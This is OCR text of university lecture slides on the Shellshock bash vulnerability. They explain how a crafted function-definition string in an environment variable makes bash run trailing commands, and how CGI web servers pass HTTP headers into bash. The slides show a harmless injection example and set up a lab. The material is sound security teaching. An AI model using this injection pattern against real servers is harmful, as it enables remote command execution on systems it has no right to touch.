(Advanced) Computer Security!

Software Security

Shellshock

(part II)

Prof. Travis Peters

Montana State University

CS 476/594 – Computer Security

Spring 2021

https://www.traviswpeters.com/cs476

Today

Reminder!
Please update your Slack, GitHub, Zoom
(first/last name, professional photo/background)


- Announcements
  - Lab 01 – due!
  - Lab 02 - released!

- Learning Objectives
  - Tying up loose ends w/ env. vars. & set-uid programs
  - Understand shellshock and related attacks
  - Approaches to exploiting shellshock attacks
  - Review our lab 02 setup / network configuration

(Recap) Exploiting the Shellshock Vuln.

Two conditions are needed to exploit the vulnerability:

- The target process must run (a vuln. version of) **bash**
- The target process gets **untrusted user inputs via env. variables**



(Recap) Exploiting the Shellshock Vuln.

```
[1]$ foo='() { echo "hello world"; }; echo "extra";'
```

Child process (/bin/bash) inherits env. vars.

```
[2]$ foo=() { echo "hello world"; }; echo "extra";
```

Bash parsing bug! Execute trailing commands!

```
[3]$ foo () { echo "hello world"; }; echo "extra";
```

/bin/sh


ls

id

env. variables containing function definitions!

Shellshock Attack & CGI Programs

(Quick) Background: How Web Servers Work



HTTP Request (client -> server)

GET / HTTP/1.1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,fr;q=0.6
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Macintosh...
Host: cloudflare.com

HTTP Response (server -> client)


HTTP_ACCEPT_ENCODING=gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.8,fr;q=0.6
HTTP_CACHE_CONTROL=no-cache
HTTP_PRAGMA=no-cache
HTTP_USER_AGENT=Mozilla/5.0 (Macintosh...
HTTP_HOST=cloudflare.com

Take Home Message:


Web servers quite often need to **run other programs** to respond to a request.
It's common to translate request parameters into **environment variables.**
Env. variables are then **passed onto a child process** (e.g., a shell such as **bash**!), to do the actual work.

Example CGI Programs

(another view...)




How a Web Server Invokes CGI Programs




Let's Try! But First...

Let's make sure your lab setup is good to go – very important!

Containers... Virtual Machines... Why Not Both?! ☺



Lab Setup

